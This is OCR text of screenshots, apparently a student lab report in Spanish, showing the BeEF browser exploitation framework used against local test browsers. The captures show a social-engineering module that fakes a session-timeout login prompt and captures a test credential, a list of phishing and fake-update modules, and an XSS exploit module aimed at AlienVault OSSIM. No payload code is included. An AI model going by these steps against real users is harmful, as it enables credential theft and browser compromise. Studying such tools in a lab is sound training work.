
- PROPMPTS



WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
localhost
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Clippy
Fake Evernote Web Clipper Lo
Fake Flash Update
Fake LastPass
Fake Notification Bar
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Google Phishing
Lcamtuf Download
Pretty Theft
Replace Videos (Fake Plugin)
Simple Hijacker
Spoof Address Bar (data URL)
TabNabbing
Edge WScript WSH Injection
Firefox Extension (Bindshell)
Module Results History
id
date
label
0
2025-06-11 19:00
command 1
Pretty Theft
Description:
Asks the user for their username and password using a floating div.
Id:
8
Dialog Type:
Generic
Backing:
Grey
Custom Logo (Generic only):
http://0.0.0.0:3000/ui/media/images/beef.png
Basic
Requester
Ready
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
Buscar
ESP
LAA
11:00 p. m.
11/06/2025



Bienvenido
s6o5bkujnpk5ra6ancooies442c4kiveffevw2cxkfxv2z7pdbpcfiyd.onion
Perfil-UATF
SIS313
WhatsApp
panel html
hossting
ChatGPT
Fútbol11
PROMIEDOS
GitHub
UATF virtual
YouTube
UATF-Marco
SIS-3ra. P.S.A.-2022...
Acceso Restringido
Bienvenido al nodo privado.
estás autorizado, abandona
ALERTA: Este sitio está mo
será registrado.
Para más información, conta
[ENTRAR AL SISTEMA]
Your session has timed out!
For your security, your session has been timed out. To continue browsing this site, please re-enter your username and password below.
Username:
Password:
Ok
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
11:00 p. m.
11/06/2025


WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
s6o5bkujnpk5ra6ancooies442c4kive
127.0.0.1
127.0.0.1
Offline Browsers
localhost
192.168.65.198
192.168.65.198
127.0.0.1
127.0.0.1
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Clippy
Fake Evernote Web Clipper Lo
Fake Flash Update
Fake LastPass
Fake Notification Bar
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Google Phishing
Lcamtuf Download
Pretty Theft
Replace Videos (Fake Plugin)
Simple Hijacker
Spoof Address Bar (data URL)
TabNabbing
Edge WScript WSH Injection
Firefox Extension (Bindshell)
Module Results History
id
date
label
0
2025-06-11 19:00
command 1
Command results
Wed Jun 11 2025 19:01:34 GMT-0400 (hora de Venezuela)
data: answer=marco:123
Re-execute command
Basic
Requester
Ready
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
11:01 p. m.
11/06/2025

- KEYLOGGER


BeEF Control Panel
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Module Results History
AlienVault OSSIM 3.1 XSS
Description:
Attempts to hook AlienVault OSSIM 3.1 using XSS.
For more information see: http://www.exploit-db.com/exploits/20062/
Id:
141
Target URL:
http://target/ossim/top.php?option=3&soption=3&
MARCO ANTONIO CRUZ MAMANI
Ready


Bienvenido
s6o5bkujnpk5ra6ancooies442c4kiveffevw2cxkfxv2z7pdbpcfiyd.onion
Acceso Restringido
Bienvenido al nodo privado. El acceso está limitado a usuarios autorizados. Si no estás autorizado, abandona esta página inmediatamente.
fasfasfasfsfsfsaff
ALERTA: Este sitio está monitoreado. Cualquier intento de acceso no autorizado será registrado.
Para más información, contacta al administrador a través de los canales seguros.
[ENTRAR AL SISTEMA]
© 2025 - Nodo Sombra
MARCO ANTONIO CRUZ MAMANI


WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
localhost
127.0.0.1
192.168.65.198
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (59)
Chrome Extensions (6)
Debug (9)
Exploits (105)
BeEF_bind (1)
Camera (3)
Local Host (5)
NAS (2)
Router (47)
Switch (4)
XSS (4)
AlienVault OSSIM 3.1 XSS
Cisco Collaboration Server
SQLiteManager XSS
Serendipity <= 1.6 XSS
ZeroShell (8)
pfSense (2)
Apache Cookie Disclosure
Apache Felix Remote Shell (R
ColdFusion Directory Traversal
EXTRAnet Collaboration Tool (
Farsite X25 gateway remote cc
Module Results History
id
date
label
0
2025-06-11 19:03
command 1
Command results
Wed Jun 11 2025 19:03:56 GMT-0400 (hora de Venezuela)
data: result=exploit attempted
Re-execute command
Basic
Requester
Ready
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
11:04 p. m.
11/06/2025